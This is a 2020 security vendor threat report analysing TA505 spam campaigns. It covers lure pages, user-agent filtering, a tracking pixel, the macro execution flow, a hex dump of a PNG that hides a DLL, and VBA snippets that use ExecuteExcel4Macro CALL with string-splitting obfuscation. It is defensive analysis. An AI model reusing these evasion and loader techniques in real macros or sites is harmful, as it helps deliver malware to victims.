CYSIV
A FORESCOUT COMPANY

Threat Report: TA505 APT Resurgence

September 1, 2020

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
1 EXECUTIVE SUMMARY

TA505 is an Advanced Persistent Threat (APT) that has been very active since at least 2014. TA505 APT is infamous for its large scale spam campaigns, which target many countries around the world and distribute different malware families. Some of the malware families that have been distributed by TA505 APT include ransomware, information stealers, banking trojans, backdoors, and remote access trojans (RAT). A summary of the main tactic of TA505 APT is shown in Figure 1.

Figure 1 – TA505 APT Main Tactic


Spam Campaigns
Direct malicious attachments
Links to malicious documents
Attachments that are benign but contain links to malicious documents
Stage 1:
Malicious Document
Malicious macro is executed when file is opened
Extracts and drops downloaders
Stage 2:
Malicious Downloader
Communicate with C2 severs and download final payload
Some observed downloaders:
ServHelper
AndroMut
Get2
Stage 3:
Malware
Some observed malware families:
Locky ransomware
Jaff ransomware
Bart ransomware
Dridex information-stealer
The Trick banking Trojan
ServHelper backdoor
FlawedGrace RAT
FlawedAmmyy RAT
SDBbot RAT

The spam emails in TA505's campaigns are usually drafted to trick the victims into downloading malicious documents. The payloads are very diverse, and include:

- PDF attachments with URLs
- Direct URLs in the email body
- Malicious attachments (Microsoft Word or Excel) with macro
- .ISO contains malicious documents
- HTML attachments contain URLs.

The landing pages to download the document as well as the command and control (C2) servers are only active for a short time (usually one day) and are not accessible from the Internet the next day. This technique helps avoid static detection methods such as matching observed malicious domains and URLs.

It is worth noting that the campaigns only target Windows users as the download servers will filter and redirect the browsers to a benign website if the browsers' user agent strings are not Windows. This technique is simple but works very well to avoid distributing the malicious documents into non-targeted platforms.

Interestingly, hundreds of malicious documents delivered by TA505 APT in the latest campaigns have the same creation date. The Cysiv threat research team has also determined that the “date last saved” metadata reflects the time when the file is created by the download server, which mean the files are generated on the fly when the victim download them. The slight changes completely change the hash values of the files, while the malicious behaviours remain the same. These two characteristic make the documents polymorphic malicious documents.

The malicious macro is setup to automatically execute when the Excel workbook is opened or when macro is enabled. The macro has changed slightly between different campaigns since June 22, 2020 until the time of this report. However, their main purpose remains unchanged and that is to extract, drop, and execute a malicious downloader.

The dropped downloader is a variant of the Get2 downloader. This downloader has been used by TA505 APT to download different malware such as FlawedAmmyy, FlawedGrace, or SDBbot. This downloader can be classified based on its code and the C2 traffic it sends to the C2 servers. In the latest campaigns of TA505 APT, Get2 downloaded SDBbot RAT, the malware that has been distributed since at least 2019, has been observed.

Protection Provided by Cysiv:

Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they’re not being downloaded in the physical endpoint.


2 ANALYSIS

2.1 Attack Vectors

2.1.1 LARGE SPAM CAMPAIGNS

In the latest campaigns, which happened in August 2020, TA505 APT used web links instead of attachments. The web links point to HTML pages with only a small JavaScript code (Figure 2) to redirect the victims' browser to the downloading page.


Figure 2 - HTML Redirect



```
<script>
  window.location.href = "https://dl.river-store.com";
</script>
```

The human verification system's ReCAPTCA is abused by TA505 APT to avoid automated sandbox analysis (Figure 3). This technique is used to verify the victims on the landing pages before allowing download. As a result, the Excel file with malicious macro for download will not be scanned by the email filtering system.

Figure 3 – Landing Page With ReCAPTCHA



Checking your browser before accessing attachment.

This process is automatic. Your browser will redirect to your requested content shortly.





Please allow up to 5 seconds...

DDoS protection by Cloudflare

Ray ID: 4BfFDC21Eb63ade9

It is worth noting that the campaigns only target Windows user as the download servers will filter and redirect the browsers to a benign website if the browsers' user agent strings are not Windows. This technique is simple but works very well to avoid distributing the malicious documents into non-targeted platforms. Figure 4 shows different responses when the user agent strings are changed.


Figure 4 - User Agent Filtering To Target Windows Users

Request	Corresponding Response
 Request headers (380 B) Host: dw.long-space.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate, br Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0	 Response headers (194 B) HTTP/1.1 200 OK Server: nginx/1.10.3 Date: Thu, 13 Aug 2020 15:01:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip
 Request headers (418 B) Host: dw.long-space.com User-Agent: User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate, br Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0, no-cache Pragma: no-cache	 Response headers (200 B) HTTP/1.1 302 Moved Temporarily Server: nginx/1.10.3 Date: Thu, 13 Aug 2020 15:12:29 GMT Content-Type: text/html Content-Length: 161 Connection: keep-alive Location: http://www.apple.com/ios/

2.1.2 CONTINUOUSLY UPDATING SPAM TECHNIQUES

Interestingly, the APT group has changed from using landing pages with ReCAPTCHA to using a fake OneDrive page at the end of August. The spam emails are fake OneDrive notifications (Figure 5) stating that someone has shared a file with the victims, in an attempt to trick the victims into downloading malicious Excel documents.


Figure 5 – The Spam Email, TLS Certificate, and Landing Page



Natalie Clark shared a file with you

Natalie Clark shared "Corrected PO54022 - AUG2020" with you.

Corrected PO54022 - AUG2020.xls




Subject Name
Common Name one-drives.com

Issuer Name
Country US
Organization Let's Encrypt
Common Name Let's Encrypt Authority X3


Validity
Not Before 2020-08-20, 4:07:09 a.m. [redacted]
Not After 2020-11-18, 3:07:09 a.m. [redacted]

Subject Alt Names
DNS Name one-drives.com



TA505 APT also keeps track of traffic on their landing pages by deploying an invisible IPLogger image to get statistics for the website traffic and to track IP addresses as well as location. Figure 6 shows an example of the HTML code embedded in one of the landing pages.

Figure 6 – Embedded Invisible IPLoger Image In Landing Pages



```
<body class="" id="RootPage.default.F.U" style=""     ng-app="app" ng-controller="c1"   ng-cloak    >
<img src="https://iplogger.org/24K4J5" style="display: none;" width=1 height=1 />
```


2.2 The Malicious Documents

2.2.1 THE COMMON CHARACTERISTICS

In order to better understand the campaigns of TA505 APT, many different malicious documents delivered in the latest campaigns have been analyzed. This helps to determine the key factors in their operations.

The first key factor to mention is the instructions to enable macro. The group always leaves messages, which asks its victims to enable the macro to see the "protected content". If the victims follow the instructions, the malicious macro will be executed. Some of the messages used by TA505 APT in the latest campaigns are shown in Figure 7.

Figure 7 – Different Instructions To Enable The Malicious Macro



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ENABLE CONTENT

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Can't view? Follow the steps below:

Open the document in Microsoft Office. Previewing online does not work for protected documents.
If you downloaded this document from your email, please click "Enable Editing" from the yellow bar above.
Once you have enabled editing, please hit "Enable Content" on the yellow bar above.

CONTENT OF THIS DOCUMENT IS PROTECTED
PLEASE ENABLE EDITING AND THEN ENABLE CONTENT

LOADING...

To display the content of the document correctly, please allow editing and content


Invoice # *2.28.16BI6721*
Date : *6/8/2020*

Company Name :
Email:

PO#: 6100706721

Once the macro is enabled, it will show a message box to ask the victim to “Please wait while Windows configures Microsoft Office 64-bit Component 2013” to make sure the macro will have enough time to drop and execute malicious downloaders in the background.

Figure 8 – Unchanged Content Creation Date



Origin

Authors	
Last saved by	Administrator
Revision number	
Version number	
Program name	Microsoft Excel
Company	
Manager	
Content created	6/22/2020 10:41 AM
Date last saved	8/20/2020 1:50 PM

Interestingly, hundreds of malicious documents delivered by TA505 APT in the latest campaigns have the same creation date (Note: the time zone is UTC) shown in Figure 8. The Cysiv threat research team has determined that the “Date last saved” metadata reflects the time when the file is created by the download server, which mean the files are generated on the fly when the victim downloads them.

The instruction messages to enable the macro in the document are also changed every minute, even if victims download the file from the same URL. These slight changes completely change the hash values of the files, while the malicious behaviours remain the same. These two characteristics make the documents polymorphic malicious documents.

2.2.2 OBSERVED MALICIOUS DOCUMENTS

As mentioned in the previous section, all the malicious documents in the latest TA505 campaigns share the same creation date, which is June 22, 2020. Upon further analysis, it’s been determined that the campaigns started since June of this year use very similar malicious macros and dropped payloads.

Figure 9 lists some of the observed file names of the malicious documents delivered by TA505 APT. Note that some index numbers in the names can be different. This shows that the group is trying to target different groups of victims in a very short period of time.

Figure 9 – Delivered File Names

Time	Delivered File Names
June 2020	2020_06_22_harvest_expense_report.xls, 457_the peoples_pension (01-oct-19 to 31-may-20) (set 3).xls, Certificate_2451.xls, MF0620-58.xls, HDFC ENET-R1596.xls, Form F-23531.xls, CHQ724215999.xls, Scan_427075372.xls, Payment Data.xls
July 2020	CH039648_181.xls, FACA0000300085048.xls, Imagen_(704).xls, 324_The Peoples_Pension (01-Oct-19 to 31-May-20) (Set 3).xls
August 2020	CHQ120221061.xls, 06-08-2020-083-CRA.xls, AR0508_87.xls, 850_The Peoples Pension (01-Oct-19 to 31-Jul-20).xls, Aug 2020-87 Corp.xls, FDAS082020-01.xls, REVISED Privacy Policy.xls, Corrected PO38051 – AUG2020.xls, Registration Form_EXHIBITOR_0942.xls

2.3 Malicious Macro


The malicious macro is setup to automatically execute when the Excel workbook is opened or when the macro is enabled. The macro changes slightly between different campaigns between June 22, 2020 and the time of writing this report. However, their main purpose remains unchanged and that is to extract, drop and execute a malicious downloader.

2.3.1 COMMON EXECUTION FLOW

All of the malicious macros delivered in TA505 APT's campaigns have been observed by the Cysiv threat research team to have the following execution flow:

1. The macro firstly copies the active Excel workbook to the %TEMP% folder by using ActiveWorkbook.SaveAs Excel method. The destination file names might be changed in different campaigns. Some of the observed names are “doreal.xlsx” or “academl.xlsx”.
2. It will then copy the file mentioned in the previous step and save it in the same folder by using FileCopy VBA function. The destination file name is the source file name plus the extension “.zip”. For example “doreal.xlsx.zip” or “academl.xlsx.zip”.
3. The object “oleObject1.bin” is then extracted from the .zip file generated in the previous step and saved to %TEMP% folder under the file name “oleObject1.bin”.
4. The macro will then extract 2 DLLs from the oleObject1.bin file and drops them in the folder “%AppData%\Roaming\Microsoft\Windows\Templates”. Examining the file oleObject1.bin further, it's apparent that a Facebook icon is embedded in it. The icon can be viewed in an image viewer application like any other regular image. However, the image contains two DLLs inside of it as shown in Figure 10.

Figure 10 – Hidden DLL




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ‰PNG........IHDR
00000010  00 00 00 20 00 00 00 20 08 02 00 00 00 FC 18 ED  ... ... .....ü.í
00000020  A3 00 00 00 19 74 45 58 74 53 6F 66 74 77 61 72  £....tEXtSoftwar
00000030  65 00 41 64 6F 62 65 20 49 6D 61 67 65 52 65 61  e.Adobe ImageRea
00000040  64 79 71 C9 65 3C 00 00 00 AB 49 44 41 54 78 DA  dyqÉe<...«IDATxÚ
00000050  62 74 8A 5D C5 40 4B C0 C4 40 63 30 6A 01 41 C0  btŠ]Å@KÀÄ@c0j.AÀ
00000060  42 86 1E 1E 2E 56 65 79 01 08 FB E2 F5 D7 54 B3  B†...Vey..ûâõ×T³
00000070  C0 DA 58 3A 3E 50 4B 59 4E 00 59 D0 39 6E 35 75  ÀÚX:>PKYN.YÐ9n5u
00000080  2C D0 D7 14 6D CA B7 A2 61 1C 64 47 1B D0 36 0E  ,Ð×.mÊ·¢a.dG.Ð6.
00000090  90 43 E6 CB B7 DF 5D B3 4F 1F 3D FB 94 56 A9 E8  .CæË·ß]³O.=û”V©è
000000A0  EE A3 0F 44 9A 3E 38 92 29 30 7A 31 93 29 44 F0  î£.Dš>8’)0z1“)Dð
000000B0  CB D7 DF 40 DF E0 D7 CE 48 B0 B0 DB BB 28 14 97  Ë×ß@ßà×ÎH°°Û»(.—
000000C0  D4 C5 1B AF 8B DA 0E D0 30 88 5E BC FE 4A DB 38  ÔÅ.¯‹Ú.Ð0ˆ^¼þJÛ8
000000D0  78 F9 E6 1B 15 E2 00 92 57 91 03 8A 98 90 19 2D  xùæ..â.’W‘.Š˜..-
000000E0  AE 47 2D 18 B5 60 30 56 FA 04 EB DE D1 38 18 C1  ®G-.µ`0Vú.ëÞÑ8.Á
000000F0  16 00 04 18 00 BA 40 32 E3 AF AB 08 4D 00 00 00  .....º@2ã¯«.M...
00000100  00 49 45 4E 44 AE 42 60 82 4D 5A 90 00 03 00 00  .IEND®B`‚MZ.....
00000110  00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00  .....ÿÿ..¸......
00000120  00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .@..............
00000130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140  00 00 00 00 00 F0 00 00 00 0E 1F BA 0E 00 B4 09  .....ð.....º..´.
00000150  CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67  Í!¸.LÍ!This prog
00000160  72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75  ram cannot be ru
00000170  6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D  n in DOS mode...
00000180  0A 24 00 00 00 00 00 00 00 B3 B0 2E 94 F7 D1 40  .$.......³°.”÷Ñ@
```

5. The 2 DLLs are the same malware, but are compiled for x86 and x64 architectures. TA505 APT deliveries the two different DLLs to make sure that it can be executed on the two main CPU architectures. The macro will call the ExecuteExcel4Macro VBA function to execute the Excel method CALL, which will execute the DLL function (Figure 11). The macro will exit when the fist DLL function call is executed successfully.

Figure 11 – Calling DLL Function



```
Public Function HiddenEE4M(sOfbl)
HiddenEE4M = False
varRes1 = ExecuteExcel4Macro("CALL(" + sOfbl + "pixi"",""J"")")
 If IsNumeric(varRes1) Then
  If varRes1 = 0 Then
   HiddenEE4M = True
  End If
 End If
End Function
```

2.3.2 OBSERVED DLL FUNCTION CALLS

In the next section, the dropped DLLs are shown to be packed to hide the exported DLL functions. A list of DLL function names called by the malicious macro in the TA505's campaigns since June 22, 2020 has been compiled (Figure 12). Note that the list is not exhaustive.

Figure 12 – List of Observed DLL Functions

Date observed	DLL function called by macro
22/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """,""**mamed**"",""J"")")
23/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """,""" + "**nake1**"",""J"")")
24/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """,""" + "**fruudt**"",""J"")")
25/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """,""" + "**vckpmd**"",""J"")")
26/06/2020	xecuteExcel4Macro("CALL(" + sOfbl & """,""" + "**vufvuf**"",""J"")")
03/07/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "**ginum**"",""J"")")
06/07/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "**goldman**"",""J"")")
05/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "**pixi**"",""J"")")
06/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "**veni**"",""J"")")
07/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl + "**dipo**"",""J"")")
12/08/2020	ExecuteExcel4Macro("CAL" + "L(" + sOfbl + "**disssl**"",""J"")")
13/08/2020	ExecuteExcel4Macro("CAL" + "L(" + sOfbl + "**belo**"",""J"")")
20/08/2020	CallByName(ExcelC, "Execu" + "teE" + "xcel4Macro", VbMethod, "CAL" + "L(" + sOfbl + "**brust**"",""J"")")
25/08/2020	CallByName(ExcelC, "Execu" + "teE" + "xcel4Macro", VbMethod, "CAL" + "L(" + sOfbl + "**frar**"",""J"")")


2.4 The Malicious Dynamic Link Libraries

2.4.1 CODE CERTIFICATES

The main purpose of a code signing certificate is to help end-users verify the authenticity of a software. A signed application includes a signature, company name, and a timestamp if desired. A valid code signing certificate will prevent warning messages at installation or start-up of the program. This is a security feature that malware developers abuse to trick their victims. In most cases, malware authors use stolen certificates to sign their malware or even register for certificates for their uses.

The Cysiv threat research team has observed different code signing certificates (Figure 13) being used to sign the malicious DLLs delivered by TA505 APT in the latest campaigns. One of the common characteristics of the signed certificates is that they have very odd valid time.

Figure 13 – Signed Malicious DLLs



Signers

– INFINITE PROGRAMMING LIMITED

Name	INFINITE PROGRAMMING LIMITED
Status	Valid
Issuer	Sectigo RSA Code Signing CA
Valid From	05:19 PM 08/23/2020
Valid To	05:19 PM 08/23/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	7239764D40118FC1574A0AF77A34E369971DDF6D
Serial Number	4E 8D 4F C7 D9 F3 8A CA 11 69 FB F8 EF 2A AF 50

Signers


– Everything Wow s.r.o.

Name	Everything Wow s.r.o.
Status	Valid
Issuer	Sectigo RSA Code Signing CA
Valid From	01:12 AM 08/25/2020
Valid To	01:12 AM 08/25/2020
Valid Usage	Code Signing
Algorithm	sha256RSA
Thumbprint	C1E5574C891683C1FA811105049DCB67993F527E
Serial Number	49 29 AB 56 1C 81 2A F9 3D DB 97 58 B5 45 F5 46

2.4.2 EXPORTED FUNCTIONS

As mentioned earlier in this report, the functions called in the macro are not listed in the export table since the DLL is packed. Figure 14 lists all exported functions in one of the packed DLLs. It is worth mentioning that the two functions have the same relative virtual offset (RVA).

Figure 14 – List of Exported Functions in a Packed DLLs

